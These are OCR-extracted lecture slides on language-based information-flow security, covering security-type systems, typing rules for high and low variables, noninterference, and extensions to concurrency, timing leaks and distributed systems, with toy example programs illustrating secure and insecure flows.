
Confidentiality: language-based approach

- Counter application-level attacks at the level of a programming language—look inside the black box! Immediate benefits:
- Semantics-based security specification
  - End-to-end security policies
  - Powerful techniques for reasoning about semantics
- Program security analysis
  - Analysis enforcing end-to-end security
  - Track information flow via security types
  - Type checking can be done dynamically and statically



Dynamic security enforcement

Java's sandbox, OS-based monitoring, and Mandatory Access Control dynamically enforce security policies; But:




Problem: insecure even when nothing is assigned to l inside the if!

Static certification


- Only run programs which can be statically verified as secure before running them
- Static certification for inclusion in a compiler [Denning&Denning' 77]
- Implicit flow analysis
- Enforcement by security-type systems


Security type system

- Prevents explicit flows:



- Prevents implicit flows; no public side effects when branching on secrets:





A security-type system

Expressions:

$$\text{exp} : \text{high}$$

$$\frac{h \notin \text{Vars}(\text{exp})}{\text{exp} : \text{low}}$$

Atomic commands (pc represents context):

$$[\text{pc}] \vdash \text{skip}$$

$$[\text{pc}] \vdash h := \text{exp}$$

$$\frac{\text{exp} : \text{low}}{[\text{low}] \vdash l := \text{exp}}$$

context

A security-type system: Compositional rules

$$\frac{[\text{high}] \vdash C}{[\text{low}] \vdash C}$$

$$\frac{[pc] \vdash C_1 \quad [pc] \vdash C_2}{[pc] \vdash C_1; C_2}$$

implicit flows: branches of a high if must be typable in a high context

$$\frac{exp{:}pc \quad [pc] \vdash C_1 \quad [pc] \vdash C_2}{[pc] \vdash \text{if } exp \text{ then } C_1 \text{ else } C_2}$$

$$\frac{exp{:}pc \quad [pc] \vdash C}{[pc] \vdash \text{while } exp \text{ do } C}$$

A security-type system: Examples

$[low] \vdash h := l+4;\ l := l-5$

$[pc] \vdash \text{if } h \text{ then } h := h+7 \text{ else skip}$

$[low] \vdash \text{while } l<34 \text{ do } l := l+1$

$[pc] \not\vdash \text{while } h<4 \text{ do } l := l+1$

Type Inference: Example

$$\dfrac{\dfrac{}{[high\ ] \vdash h := h+1} \quad \dfrac{\dfrac{}{5 : low} \quad \dfrac{}{3 : low}}{[low] \vdash l := 5,\ [low] \vdash l := 3,\ l=0 : low}}{\dfrac{[low] \vdash h := h+1 \quad [low] \vdash \text{if } l=0 \text{ then } l:=5 \text{ else } l:=3}{[low] \vdash h := h+1;\ \text{if } l=0 \text{ then } l:=5 \text{ else } l:=3}}$$

What does the type system guarantee?

- Type soundness:

Soundness theorem:

$[pc] \vdash C \Rightarrow C$ is secure

what does it mean?


Semantics-based security


- What end-to-end policy such a type system guarantees (if any)?
- Semantics-based specification of information-flow security [Cohen' 77], generally known as noninterference [Goguen&Meseguer' 82]:

A program is secure iff high inputs do not interfere with low-level view of the system

Confidentiality: assumptions (simplified)


- Simple security structure (easy to generalize to arbitrary lattices)
- Variables partitioned: high and low
- Intended security: low-level observations reveal nothing about high-level input:





Confidentiality for sequential programs: noninterference

- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged



- How do we formalize noninterference in terms of program semantics?

$$[\![C]\!] : \text{Int} \times \text{Int} \to (\text{Int} \times \text{Int})_\perp$$

nontermintation

high input | low input | high output | low output

Noninterference

- As high input varied, low-level behavior unchanged

C is secure iff

$$\forall mem, mem'.\ mem =_L mem' \Rightarrow [\![C]\!]mem \approx_L [\![C]\!]mem'$$

Low-memory equality: $(h,l) =_L (h',l')$ iff $l=l'$

C's behavior: semantics $[\![C]\!]$

Low view $\approx_L$: indistinguishability by attacker

Semantics-based security

- What is $\approx_L$ for our language?
- Depends on what the attacker can observe
- For what $\approx_L$ does the type system enforce security ($[pc] \vdash C \Rightarrow$ C is secure)? Suitable candidate for $\approx_L$:

$$mem \approx_L mem' \text{ iff}$$
$$mem \neq \bot \neq mem' \Rightarrow mem =_L mem'$$

Confidentiality: Examples

l:=h	insecure (direct)	untypable
l:=h; l:=0	secure	untypable
h:=l; l:=h	secure	untypable
if h=0 then l:=0 else l:=1	insecure (indirect)	untypable
while h=0 do skip	secure (up to termination)	typable
if h=0 then sleep(1000)	secure (up to timing)	typable

Course outline

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement
5. Tracking information flow in web applications
6. Information-flow challenge

Evolution of language-based information flow

Before mid nineties two separate lines of work:

Static certification, e.g., [Denning&Denning' 76, Mizuno&Oldehoeft' 87,Palsberg&Ørbæk' 95]


Security specification, e.g., [Cohen' 77, Andrews& Reitman' 80, Banâtre&Bryce' 93, McLean' 94]


Volpano et al.' 96: First connection between noninterference and static certification: security-type system that enforces noninterference

Evolution of language-based information flow

Four main categories of current information-flow security research:

- Enriching language expressiveness
- Exploring impact of concurrency
- Analyzing covert channels (mechanisms not intended for information transfer)
- Refining security policies


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Exceptions
Objects
Expressiveness


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Nondeterminism
Exceptions
Threads
Objects
Distribution
Expressiveness
Concurrency

Concurrency: Nondeterminism

- Possibilistic security: variation of h should not affect the set of possible l
- An elegant equational security characterization [Leino&Joshi' 00]: suppose HH ("havoc on h") sets h to an arbitrary value; C is secure iff

$$\forall mem.[\![HH; C; HH]\!]mem \approx [\![C; HH]\!]mem$$

Concurrency: Multi-threading

- High data must be protected at all times:
  - h:=0; l:=h secure in isolation
  - but not when h:=h' is run in parallel
- Attack may use scheduler to exploit timing leaks (works for most schedulers):

(if h then sleep(1000)); l:=1 || sleep(500); l:=0

- A blocked thread may reveal secrets:

wait(h); l:=1

- Assuming a specific scheduler vulnerable

Concurrency: Multi-threading

[Sabelfeld & Sands]

- Bisimulation-based $\approx_L$ accurately expresses the observational power
- Timing- and probability-sensitive
- Scheduler-independent bisimulation (quantifying over all schedulers)
- Strong security: most accurate compositional security implying SI-security

Benefits:

- Timing and prob. channels
- Compositionality
- Scheduler-independence
- Security type system


Concurrency: Distribution

concur-rency

- Blocking a process: observable by other processes (also timing, probabilities,...)

distri-bution

- Messages travel over publicly observable medium; encryption protects messages' contents but not their presence
- Mutual distrust of components
- Components (hosts) may be compromised/ subverted; messages may be delayed/lost


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Nondeterminism
Termination
Exceptions
Threads
Timing
Objects
Distribution
Probability
Expressiveness
Concurrency
